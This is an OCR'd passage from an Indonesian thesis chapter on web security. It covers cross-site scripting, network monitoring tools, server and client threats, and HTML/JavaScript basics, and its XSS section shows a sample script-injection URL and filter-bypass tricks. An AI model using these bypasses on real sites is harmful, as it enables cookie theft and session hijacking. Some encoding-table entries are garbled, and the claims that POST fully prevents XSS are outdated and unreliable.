  Termasuk identifikasi, dan profil resiko dari orang yang mempunyai akses (pekerja). Seringkali kelemahan keamanan sistem informasi bergantung kepada manusia (pemakai dan pengelola). Ada sebuah teknik yang dikenal dengan istilah "*social engineering*" yang sering digunakan oleh kriminal untuk berpura-pura sebagai orang yang berhak mengakses informasi. Misalnya kriminal ini berpura-pura sebagai pemakai yang lupa *password*-nya dan minta agar diganti menjadi kata lain.

- **Keamanan dari data dan media serta teknik komunikasi** (***communications***) :

  Yang termasuk di dalam kelas ini adalah kelemahan dalam *software* yang digunakan untuk mengelola data. *Attacker* dapat memasang *virus* atau *trojan horse* sehingga dapat mengumpulkan informasi (seperti *password*) yang semestinya tidak berhak diakses.

- **Keamanan dalam operasi** :

  Termasuk kebijakan (*policy*) dan prosedur yang digunakan untuk mengatur dan mengelola sistem keamanan, dan juga termasuk prosedur setelah serangan (*post attack recovery*). Seringkali perusahaan tidak memiliki dokumen kebijakan dan prosedur [RAH-02:13].

  Secara umum ada 5 aspek keamanan dasar yang perlu di perhatikan dalam mengimplementasikan sistem berbasis Web pada umumnya termasuk dalam hal ini adalah aplikasi Web Service, yaitu : *Authentication, Authorization, Confidentiality, Data Integrity dan Non Repudiation.*

2.1.3 Cara mengukur keamanan Web

- **Penggunaan program penyerang**

  Salah satu cara untuk mengetahui kelemahan sistem informasi itu adalah dengan menyerang diri sendiri dengan paket-paket program penyerang (*attack*) yang dapat diperoleh di Internet. Dengan menggunakan program ini, dapat diketahui apakah sistem tersebut rentan dan dapat dieksploitasi oleh orang lain. Selain program penyerang yang sifatnya agresif melumpuhkan sistem yang dituju, ada juga program penyerang yang sifatnya melakukan pencurian atau

penyadapan data. Untuk penyadapan data, biasanya dikenal dengan istilah "*sniffer*". Meskipun data tidak dicuri secara fisik (dalam artian menjadi hilang), *sniffer* ini sangat berbahaya karena juga dapat digunakan untuk menyadap *password* dan informasi yang sensitif. Ini merupakan serangan terhadap aspek *privacy*.

Contoh program penyadap (*sniffer*) antara lain [RAH-02:63] :

- ✓ *pcapture (Unix)*
- ✓ *sniffit (Unix)*
- ✓ *tcpdump (Unix)*
- ✓ *WebXRay (Windows)*

- **Penggunaan sistem pemantau jaringan**

Sistem pemantau jaringan (*network monitoring*) dapat digunakan untuk mengetahui adanya lubang keamaman. Misalnya apabila seseorang memiliki sebuah *server* yang semestinya hanya dapat diakses oleh orang dari dalam, akan tetapi dari pemantau jaringan dapat terlihat bahwa ada yang mencoba mengakses melalui tempat lain. Selain itu dengan pemantau jaringan dapat juga dilihat usaha-usaha untuk melumpuhkan sistem dengan melalui *denial of service attack* (DoS) dengan mengirimkan *packet* yang jumlahnya berlebihan.

Network monitoring biasanya dilakukan dengan menggunakan protokol SNMP (*Simple Network Management Protocol*). SNMP versi 1 yang paling banyak digunakan meskipun SNMP versi 2 sudah keluar. Namun, tingkat keamanan dari SMNP versi 1 sangat rendah sehingga memungkinkan penyadapan oleh orang yang tidak berhak.

Contoh-contoh program *network monitoring / management* antara lain [RAH-02:64]:


- ✓ *Etherboy (Windows), Etherman (Unix)*
- ✓ *HP Openview (Windows)*
- ✓ *Packetboy (Windows), Packetman (Unix)*
- ✓ *SNMP Collector (Windows)*
- ✓ *Webboy (Windows)*

Contoh program pemantau jaringan yang tidak menggunakan SNMP antara lain :

- ✓ *iplog, icmplog, updlog*, yang merupakan bagian dari paket *iplog* untuk memantau paket IP, ICMP, UDP.
- ✓ *iptraf*, sudah termasuk dalam paket Linux Debian netdiag
- ✓ *netwatch*, sudah termasuk dalam paket Linux Debian netdiag
- ✓ *ntop*, memantau jaringan seperti program top yang memantau proses di sistem Unix (seperti pada Gambar 2.1).
- ✓ *trafshow*, menunjukkan *traffic* antar *hosts* dalam bentuk *text-mode*

Contoh peragaan *trafshow* di sebuah komputer yang bernama *epson*, dimana ditunjukkan sesi ssh (dari komputer compaq) dan ftp (dari komputer *notebook*).

epson (traffic) 0 days 00 hrs 00 min 46 sec
tcp epson.insan.co.id ssh compaq 558 3096 832
tcp epson.insan.co.id ftp notebook 1054 422 381
9K total, 0K bad, 0K nonip - 9K tcp, 0K udp, 0K icmp, 0K unkn



Gambar 2.3. Contoh tampilan *ntop*
Sumber *: [MCC-03:150]*

2.2 *Cross Site Scripting* (XSS)


Cross Site Scripting (XSS) adalah suatu cara memasukan *code/script* HTML kedalam suatu *Website* dan dijalankan melalui *browser* di *client*. *Cross Site Scripting* (XSS) merupakan pilihan yang menarik bagi para *newbie* yang tidak mempunyai *shell* dan *exploit*, karena untuk melakukan *Cross Site Scripting* (XSS) hanya di butuhkan sebuah *browser*. *Cross Site Scripting* (XSS) hanya memasukan kedalam *url site* target. Ada perbedaan antara *Cross Site Scripting* (XSS) dengan *Script Injetion*. *Cross Site Scripting* (XSS) hasilnya hanya bisa dilihat secara

temporary, berbeda dengan *Script Injection* yang secara penuh merubahnya sama seperti ketika mendapatkan *root* dan merubah halaman *index*-nya [SPE-03:2].

2.2.1 Cara Kerja *Cross Site Scripting* (XSS)

Cross Site Scripting bekerja bak penipu dengan kedok yang mampu mengelabui orang yang tidak waspada. Elemen penting dari keberhasilan *Cross Site Scripting* adalah *social engineering* (rekayasa sosial) yang baik dari *Attacker*. *Social engineering* merupakan elemen terpenting yang menentukan keberhasilan penipuan yang akan dilakukan. *Cross Site Scripting* memampukan seseorang yang tidak bertanggungjawab melakukan penyalahgunaan informasi penting.

Sebelum sampai pada proses penyalahgunaan tersebut, *attacker* mengambil langkah-langkah dengan mengikuti pola tertentu.




Gambar 2.4 Diagram alir serangan *Cross Site Scripting*
Sumber : *Perancangan*

Langkah pertama, *attacker* melakukan pengamatan untuk mencari Web-Web yang memiliki kelemahan *Cross Site Scripting*. Langkah kedua, *attacker* mencari tahu apakah Web tersebut menerbitkan informasi yang dapat digunakan

untuk melakukan pencurian infomasi lebih lanjut. Informasi tersebut biasanya berupa *cookie*. Langkah kedua ini tidak selalu dijalankan. Langkah ketiga, *attacker* membujuk korban untuk mengikuti sebuah *link* yang mengandung kode, ditujukan untuk mendapatkan informasi yang telah disebutkan sebelumnya. Kemampuan *social engineering* dari *attacker* diuji disini. Setelah mendapatkan informasi tersebut, *attacker* melakukan langkah terakhir, pencurian maupun pengubahan informasi vital.

Berikut merupakan contoh kasus dari *Cross Site Scripting*. Anggap sebuah penyedia layanan *message board*, Web A, memiliki kelemahan *Cross Site Scripting*. Web tersebut juga menghasilkan *cookie*. *Cookie* tersebut bertujuan agar *user* dapat membuka jendela *browser* baru tanpa memasukkan *username* dan *password* lagi. B, mencoba untuk mengeksploitasi kelemahan ini, meletakkan sebuah *link* yang mengandung kode yang "jahat" pada *message board* tersebut. C, seorang *user*, tertarik pada *link* tersebut menekan *link* tersebut. Tanpa disadari C, *cookie* yang terdapat pada komputernya telah dikirimkan ke komputer B. Kini B dapat mengakses *message board* sebagai C hanya dengan menggantikan *cookie*-nya dengan *cookie* yang ia dapatkan dari C. Gambar 2.5 menunjukkan alur dari kejadian tersebut.



Gambar 2.5 Contoh kasus serangan *Cross Site Scripting* (XSS)
Sumber : *[OLL-03:2]*

2.2.2 Pengamanan terhadap serangan *Cross Site Scripting* (XSS)

Pencegahan seperti kata pepatah lebih baik daripada pengobatan. Pencegahan *Cross Site Scripting* sebenarnya merupakan bagian dari proses perancangan sistem yang akan diluncurkan oleh penyedia data. Jika sistem

tersebut menggunakan teknologi *dynamic Web page*, berbagai pertimbangan perlu dilakukan. Pengamanan disini dilakukan dari sisi *developer, user,* dan *browser*.

2.2.2.1 *Developer*

Para *developer* (pengembang) aplikasi Web dan para *vendor* (pemilik) Web perlu memastikan bahwa semua masukan dari *user* perlu diuraikan dan disaring lagi dengan baik. Masukan dari *user* meliputi berbagai hal yang disimpan pada metode *GET, POST, cookies, URLs*, dan data yang seharusnya ditampilkan antara *browser* dan *server*. Beberapa petunjuk yang baik dalam melakukan penyaringan terhadap beberapa karakter yang dimasukkan oleh *user* dapat ditemukan pada dokumen persyaratan OWASP ”OWASP Panduan untuk Membangun aplikasi Web dan pelayanan Web yang aman”. Panduan dapat dikunjungi pada alamat situs owasp yaitu (http://www.owasp.org/requirements).

✓ **Teknologi *Static Web Page***

Cara terbaik dan efektif untuk menghindari terjadinya *cross site scripting* adalah menghindari penggunaan teknologi *dynamic Web page*. Halaman yang statis tentu saja memberikan kontrol yang lebih di sisi *server* dibandingkan dengan halaman Web yang dinamis. Halaman Web yang dihasilkan secara statis akan memberikan kelakukan yang lebih pasti dibandingkan halaman Web yang dihasilkan secara dinamis. Konsekuensi yang ditanggung adalah penyedia layanan harus merelakan sifat interaktif yang mungkin diinginkan.

✓ **Metoda *POST***


Metoda *POST* adalah metoda pengirimana data dimana variabel yang dikirimkan tidak disertakan pada link yang digunakan. Metoda *POST* menyembunyikan variabel yang dikirimkan dari *user*. Metoda ini menjamin kode tidak dapat diinjeksikan melalui *link* yang telah didesain oleh *attacker*. *Link* merupakan satu satunya cara yang dapat digunakan oleh *attacker* untuk mengeksploitasi *Cross Site Scripting*. Oleh karena itu, metoda ini ampuh untuk mengatasi *Cross Site Scripting*. Kekurangan metoda ini, *user* tidak dapat menyimpan *link* favorit untuk mempermudah navigasi.

✓ **Pengkodean Karakter *Special* pada *Link***

Untuk men-non aktifkan kode *script* yang diinjeksikan, kita perlu membuat aplikasi yang mampu mengkodekan karakter tersebut, sehingga karakter

tersebut tidak dapat dimengerti oleh *browser* yang digunakan. Proses pengkodean juga harus mencakup *HTML escape code (%hexnumber)*. Gambar 2.6 menunjukkan menunjukkan Web dengan proses pengkodean yang baik. *Link* yang dimasukkan pada *field address* dari *browser* adalah :

`http://friendster.com/user.php?uid=<script%20language="JavaScript">alert('Ho%20h o%20ho'')</script>`.



Gambar 2.6 Tampilan *friendster beta* dengan menggunakan *HTML escape code*
Sumber : *http://friendster.com*

Penggalan *soure code* dari halaman yang dihasilkan oleh *server* berikut, menunjukkan pengkodean yang dilakukan oleh penyedia layanan *friendster beta*.

```
<div class="error">
<h1> Invalid User ID </h1>
Error Invalid User ID
(&lt;script language="JavaScript"&gt;alert('Ho ho
ho'')&lt;/script&gt;).
</div>
<div>
<p class="buttonbox">
<a class="submitbutton"href="/home.php">Home</a>
</p>
</div>
```

Proses pengkodean diatas mengunakan format UTF-8 untuk mengkodekan karakter spesial. Pada contoh penggalan kode diatas '<' dikodekan menjadi &ltd dan '>' dikodekan menjadi &gt. Dengan pengkoden tersebut *script* yang ada tidak akan dijalankan. Rutin sederhana yang dapat melakukan proses pengkodean diatas adalah *Server.HTMLEncode(string)*.

Injeksi sering kali tidak berhasil dilakukan. Ini dapat terjadi akibat proses pem-*filter*-an di sisi *server*. Pem-*filter*-an ini biasanya dilakukan dengan menghilangkan karakter-karakter spesial yang penting dalam pengkodean dan juga karakter-karakter ekuivalen yang dikodekan. Pengkodean yang biasa digunakan adalah *HTML escape encoding*. Tabel 2.1 menunjukkan karakter tersebut dengan ekuivalen karakter yang telah dikodekan.

Table 2.1 *HTML Escape Encoding*

Char	Code		Char	Code
;	%3b		{	%7b
/	%2f		}	%7d
?	%3f		|	%7c
:	%3a		\	%5c
@	40%		^	%5e
=	%3d		~	%7e
&	26%		[	%5b
<	%3c		]	%5d
>	%3e		`	60%
“	22%		%	25%
#	23%		‘	27%

Sumber : *[MCC-03 : 152]*

Namun pem-*filter*-an tersebut dapat dengan mudah dilewati oleh *attacker* dengan menggunakan metode-metode tertentu. Metode tersebut digunakan ketika injeksi tidak berhasil dilakukan. Dengan melihat halaman Web dinamis yang dihasilkan, kita dapat mengetahui metoda pem-*filter*-an yang dilakukan. Metoda test dan coba merupakan metoda yang efektif untuk melancarkan serangan balasan terhadap pem-*filter*-an tersebut.

Menghilangkan kode “<” dan “>” merupakan salah satu metoda untuk mencegah injeksi kode yang mungkin dilakukan. Rutin yang dapat digunakan antara lain document.write(cleanSearchString(‘<>’)).

Dengan menggunakan “)+” untuk menghindari rutin tersebut dan penggunaan karakter alternatif “\x3c” (<) dan “\x3e” (>), maka *attacker* tetap dapat melakukan injeksi kode. Teknik lain adalah dengan membuat aplikasi yang

mem-*filter* kode yang diinjeksikan dengan comment. Jika pada *input* terdapat <script>code</code> maka halaman yang dihasilkan adalah seperti berikut.

```
<COMMENT>
<script>code</script>
</COMMENT>
```

Attacker dapat menghindari dengan menambahkan kode <COMMENT> dan </COMMENT> diantara kode yang di injeksikan sehingga *filter* dapat dilewati. Seperti input berikut.

```
<script></COMMENT>
<script><code>
</script><COMMENT>
```

2.2.2.2 *User*

- ✓ ***HTTP- Only Cookie***

Metoda ini membatasi akses yang dapat dilakukan terhadap *cookie*. Dengan menggunakan HTTP-*only cookie, browser user* masih dapat menerima *cookie* yang dikirimkan oleh penyedia layanan. Namun *cookie* tidak dapat diakses melalui *script* yang dieksekusi pada *browser user*. Jadi *script* yang diinjeksikan kepada *browser user* tidak akan dapat melakukan *transfer cookie* yang ada. Metoda ini tersedia pada *browser* Internet Explorer 6 *Service Pack* 1. Untuk menggunakan metoda ini, pada kepala HTTP *response* tambahkan atribut HTTP*Only*.

- ✓ **Ikuti *link-link* utama**

Metoda ini ditujukan bagi *user* layanan yang menggunakan halaman Web dinamis. Kebiasaan yang baik utuk mengikuti *link* yang berasal dari *link* utama yang disediakan oleh penyedia layanan. *Link–link* selain daripada *link* utama sebaiknya dihindari.

2.2.2.3 *Browser*

Umumnya serangan *Cross Site Scripting* ini difokuskan pada kelemahan *browser, user* perlu melindungi *browser* yang digunakan dengan melakukan *patch* (perbaikan program). Ada metode lain agar suatu *browser* dapat lebih mengamankan juga. Sebagai contoh, dalam banyak kasus, panjang *string* yang dikirimkan kembali ke *client* dibatasi. Dalam serangan *Cross Site Scripting, attacker* membuat respon *server* mengacu pada program-program *script* yang

ditempatkan di situs yang berbeda. Jika suatu *browser* menolak untuk mengeksekusi *script* apapun dari *domain* yang berbeda selain yang dikunjungi itu, akan secara efektif dapat membatasi serangan *Cross Site Scripting*.

2.3 Internet

World Wide Web (WWW atau Web) merupakan salah satu "*killer applications*" yang menyebabkan populernya Internet. WWW dikembangkan oleh Tim Berners-Lee ketika bekerja di CERN (Swiss). Sejarah dari penemuan ini dapat dibaca pada buku karangan Tim Berners-Lee ini. Kehebatan Web adalah kemudahannya untuk mengakses informasi, yang dihubungkan satu dengan lainnya melalui konsep *hypertext*. Informasi dapat tersebar di mana-mana di dunia dan terhubung melalui *hyperlink*.

Berkembangnya WWW dan Internet menyebabkan pergerakan sistem informasi untuk menggunakannya sebagai basis. Banyak sistem yang tidak terhubung ke Internet tetapi tetap menggunakan basis Web sebagai basis untuk sistem informasinya yang dipasang di jaringan Intranet. Untuk itu, keamanan sistem informasi yang berbasis Web dan teknologi Internet bergantung kepada keamanan sistem Web tersebut. Arsitektur sistem Web terdiri dari dua sisi yaitu *server* dan *client*. Keduanya dihubungkan dengan jaringan komputer (*computer network*). Selain menyajikan data-data dalam bentuk statis, sistem Web dapat menyajikan data dalam bentuk dinamis dengan menjalankan program. Program ini dapat dijalankan di *server* (misal dengan CGI, servlet) dan di *client* (applet, JavaScript). Sistem *server* dan *client* memiliki permasalahan yang berbeda [RAH-02:73].

2.3.1 Keamanan *Server* WWW

Keamanan *server* WWW biasanya merupakan masalah dari seorang *administrator*. Dengan memasang *server* WWW di sistem yang digunakan, maka telah dibuka akses (meskipun secara terbatas) kepada orang luar. Apabila *server* tersebut terhubung ke Internet dan memang *server* WWW telah disiapkan untuk publik, maka harus lebih berhati-hati sebab telah dibuka pintu akses ke seluruh dunia. *Server* WWW menyediakan fasilitas agar *client* dari tempat lain dapat

mengambil informasi dalam bentuk berkas (*file*), atau mengeksekusi perintah (menjalankan program) di *server*. Fasilitas pengambilan berkas dilakukan dengan perintah "*GET*", sementara mekanisme untuk mengeksekusi perintah di *server* dapat dilakukan dengan *Common Gateway Interface* (CGI), *Server Side Include* (SSI), *Active Server Page* (ASP), PHP, atau dengan menggunakan *servlet* (seperti *user*an *Java Servlet*).

Kedua jenis *service* di atas (mengambil berkas biasa maupun menjalankan program di *server*) memiliki potensi lubang keamanan yang berbeda. Adanya lubang keamanan di sistem WWW dapat dieksploitasi dalam bentuk yang beragam, antara lain :

- Informasi yang ditampilkan di *server* diubah sehingga dapat mempermalukan perusahaan atau organisasi dari Web tersebut (dikenal dengan istilah *deface*);
- Informasi yang semestinya dikonsumsi untuk kalangan terbatas (misalnya laporan keuangan, strategi perusahaan, atau *database client*) ternyata berhasil disadap oleh saingan (ini mungkin disebabkan salah *setup server*, salah *setup router / firewall*, atau salah *setup authentication*);
- Informasi dapat disadap (seperti misalnya pengiriman nomor kartu kredit untuk membeli melalui WWW, atau orang yang me-*monitor* kemana saja ketika melakukan *Web surfing*);
- *Server* diserang (misalnya dengan memberikan *request* secara bertubi-tubi) sehingga tidak bisa memberikan layanan ketika dibutuhkan (*denial of service attack*) [RAH-02:75].

2.3.2 Keamanan *Client* WWW

Dalam bagian ini akan dibahas masalah-masalah yang berhubungan dengan keamanan *client* WWW, yaitu *user* atau pengguna biasa. Keamanan di sisi *client* biasanya berhubungan dengan masalah *privacy* dan penyisipan virus atau *trojan horse*.

- **Pelanggaran *Privacy***

  Ketika *user* mengunjungi sebuah situs Web, *browser* yang dipakai *user* tadi dapat "dititipi" sebuah *cookie* yang fungsinya adalah untuk menandai *user*

tadi. Ketika *user* berkunjung ke *server* itu kembali, maka *server* dapat mengetahui bahwa *user* kembali dan *server* dapat memberikan *setup* sesuai dengan keinginan (*preference*) *user*. Ini merupakan *service* yang baik, namun data-data yang sama juga dapat digunakan untuk melakukan *tracking* kemana saja *user* pergi.

- **Penyisipan *Trojan Horse***

  Cara penyerangan terhadap *client* yang lain adalah dengan menyisipkan virus atau *trojan horse*. Bayangkan apabila yang di-*download user* adalah virus atau *trojan horse* yang dapat menghapus isi *harddisk user*. Salah satu contoh yang sudah terjadi adalah adanya Web yang menyisipkan *trojan horse Back Orifice* (BO) atau *Netbus* sehingga komputer dapat dikendalikan dari jarak jauh. Orang dari jarak jauh dapat menyadap apa yang diketikkan, melihat isi direktori, melakukan *reboot*, bahkan memformat *harddisk* [RAH-02:80].

2.4 Pemrograman *Web Site*

Ada sejumlah bahasa Web yang popular dan masing-masing memiliki kekuatan dan kelemahan. Disini akan dijelaskan mengenai HTML yang merupakan bahasa yang ringan dan tidak berpengaruh kuat, JavaScript sebagai bahasa pemrograman disisi *client*, serta PHP sebagai bahasa pemrograman disisi *server*.


2.4.1 HTML

HTML kependekan dari *Hypertext Markup Language*. HTML yang ditemukan oleh Tim Berners-Lee pada tahun 1989, merupakan dasar *framework* Internet. Hampir tiap situs Web yang ada menggunakan bahasa HTML untuk menampilkan teks, grafis, suara, dan animasi. Pihak yang menjadi *caretaker* atas spesifikasi tersebut adalah *World Wide Web Consortium* (W3C) (http://www.w3.org).

Walaupun bahasa itu sendiri merupakan bahasa baru, namun HTML sebenarnya berasal dari bahasa lama yang disebut *Standard Generalized Markup Language* (SGML). Perkembangan HTML sendiri sudah dimulai kurang lebih

sepuluh tahun sebelum bahasa itu diperkenalkan sewaktu Bill Atkinson menemukan *HyperCard* untuk komputer Macintosh dan sistem-sistem operasi MacOS. Ide di balik *HyperCard*-lah yang mendukung bahasa HTML, yaitu *hyperlinking*, yang berarti kemampuan untuk menghubungkan (*link*) dari satu kata atau daerah di satu halaman Web ke daerah atau halaman lain.

Konsep tersebut sederhana, namun sebelum kehadiran *HyperCard* tak pernah terpikir untuk diterapkan. HTML tersusun dari suatu rangkaian ”elemen”. Elemen-elemen itu berlaku sebagai bahasa yang memberitahu *browser* penerima untuk menampilkan elemen-elemen tertentu pada layar. Melalui penelitian, diketahui bahwa elemen HTML yang sederhana dan kelihatannya tak merusak itu ternyata dapat digunakan untuk memperoleh akses *ilegal* ke *server* Web [MCC-03:13]. Konsep kerja dari HTML ini ditunjukkan dalam Gambar 2.7.



Gambar 2.7. Konsep Kerja HTML
Sumber : *[KAD-02 : 5]*

2.4.2 JavaScript

JavaScript diperkenalkan pertama kali oleh Netscape pada tahun 1995. Pada awalnya bahasa ini dinamakan *“LiveScript”* yang berfungsi sebagai bahasa sederhana untuk *browser* Netscape Navigator 2. Pada masa itu bahasa ini banyak di kritik karena kurang aman, pengembangannya yang terkesan terburu-buru dan tidak ada pesan kesalahan yang di tampilkan setiap kali ada kesalahan pada saat menyusun suatu program.

Kemudian sejalan dengan sedang giatnya kerjasama antara Netscape dan Sun (pengembang bahasa pemrograman *"Java"*) pada masa itu, maka Netscape memberikan nama *"JavaScript"* kepada bahasa tersebut pada tanggal 4 desember 1995. Pada saat yang bersamaan Microsoft sendiri mencoba untuk mengadaptasikan teknologi ini yang mereka sebut sebagai *"Jscript"* di *browser* Internet Explorer 3.

JavaScript adalah bahasa yang *"case sensitive"* artinya membedakan penamaan *variabel* dan fungsi yang menggunakan huruf besar dan huruf kecil, contoh *variabel* atau fungsi dengan nama *TEST* berbeda dengan *variabel* dengan nama *test*. Dan yang terakhir seperti bahasa Java ataupun C, setiap instruksi diakhiri dengan karakter titik koma (;) [ALA-03:1].

2.4.2.1 Bentuk skrip dari JavaScript

Skrip dari JavaScript terletak di dalam dokumen HTML. Kode tersebut tidak akan terlihat dari dalam *browser*, karena diantara tag tertentu yang memerintahkan *browser* untuk memperlakukan bahwa skrip tersebut adalah skrip dari JavaScript. Contoh dari skrip yang menunjukkan bahwa skrip tersebut adalah skrip dari JavaScript adalah sebagai berikut [ALA-03:2] :

```
<SCRIPT language = ”JavaScript”>
Letakkan script disini
</SCRIPT>
```

2.4.2.2 Memberikan komentar

Sering kali pada *browser* versi lama, sebelum adanya JavaScript, tidak mengenal tag tersebut dan akan melewatkannya untuk di baca. Contoh kode diatas tidak akan terlihat di *browser*, akan tetapi kode tersebut akan menampilkan jendela peringatan (berupa kotak dialog) karena skrip tersebut tidak lengkap dan akan merusak dokumen HTML yang sudah dibuat dengan bagusnya. Untuk itu maka perlu ditambahkan tag komentar agar supaya skripnya tidak dibaca sebagai skrip, akan tetapi di baca sebagai komentar dan tidak akan dieksekusi sebagai program. Contohnya adalah sebagai berikut :

```
<SCRIPT language = ”JavaScript”
<! --
Letakkan script disini
// -->
</SCRIPT>
```


Seperti dalam banyak bahasa pemrograman lainnya, sangat dianjurkan untuk menambahkan komentar-komentar di dalam skrip atau kode program yang telah dibuat. Kegunaannya antara lain adalah :

- ✓ Mengingatkan akan bagian-bagian khusus di dalam skrip tersebut, jika ingin merubah sesuatu di dalamnya, mungkin beberapa bulan kemudian dan sudah lupa dengan detail dan alur dari skrip tersebut.
- ✓ Membuat orang yang tidak mengerti skrip yang telah dibuat, menjadi mengerti dengan petunjuk-petunjuk yang telah dibuat melalui komentar-komentar, kecuali jika tidak mau men-*sharing* program yang dimiliki [ALA-03:3].

2.4.2.3 Contoh program JavaScript

Pada contoh berikut ini adalah contoh skrip JavaScript didalam suatu dokumen HTML, disini akan dibuat satu program untuk menampilkan satu kotak dialog pada saat membuka dokumen HTML.

```
<HTML>
<HEAD>
<TITLE>Contoh Program JavaScript</TITLE>
</HEAD>
<BODY>
<SCRIPT language = "JavaScript">
<!—
alert("Hallo !");
// -->
</SCRIPT>
</BODY>
</HTML>
```



Gambar 2.8 Tampilan kode Javascript pada *Browser*
Sumber : *[ALA-03 : 3]*

2.4.2.4 Meletakkan JavaScript dalam dokumen HTML

Ada beberapa cara untuk meletakkan kode JavaScript di dalam dokumen / halaman HTML :

- **Menggunakan tag <*SCRIPT*>**

Dengan menggunakan cara ini, pada saat mengakses satu halaman HTML maka harus menunggu sampai proses pemanggilan halaman itu selesai sepenuhnya, sebelum menjalankan program JavaScript tersebut. Proses eksekusi kode HTML untuk menampilkan satu halaman dilakukan dari atas ke bawah, semakin banyak *user* yang mengakses halaman ini dapat menganggu proses pemanggilan tersebut. Pada kasus dimana pemanggilan suatu fungsi JavaScript terjadi sebelum proses pemanggilan kode JavaScript selesai dilakukan oleh *navigator*, maka akan timbul pesan *error* [ALA-03:5].

Oleh karena itu untuk menghindari kejadian diatas, maka pada umumnya meletakkan tag <*SCRIPT*> diantara bagian kepala dari dokumen HTML, yaitu bagian antara tag <*HEAD*> dan <*/HEAD*>. Pemanggilan fungsi JavaScript (atau disebut juga *event*) diletakkan di bagian badan dokumen HTML atau bisa disebut diantara tag <*BODY*> dan <*/BODY*>.

- **Menggunakan *file* ekstern**

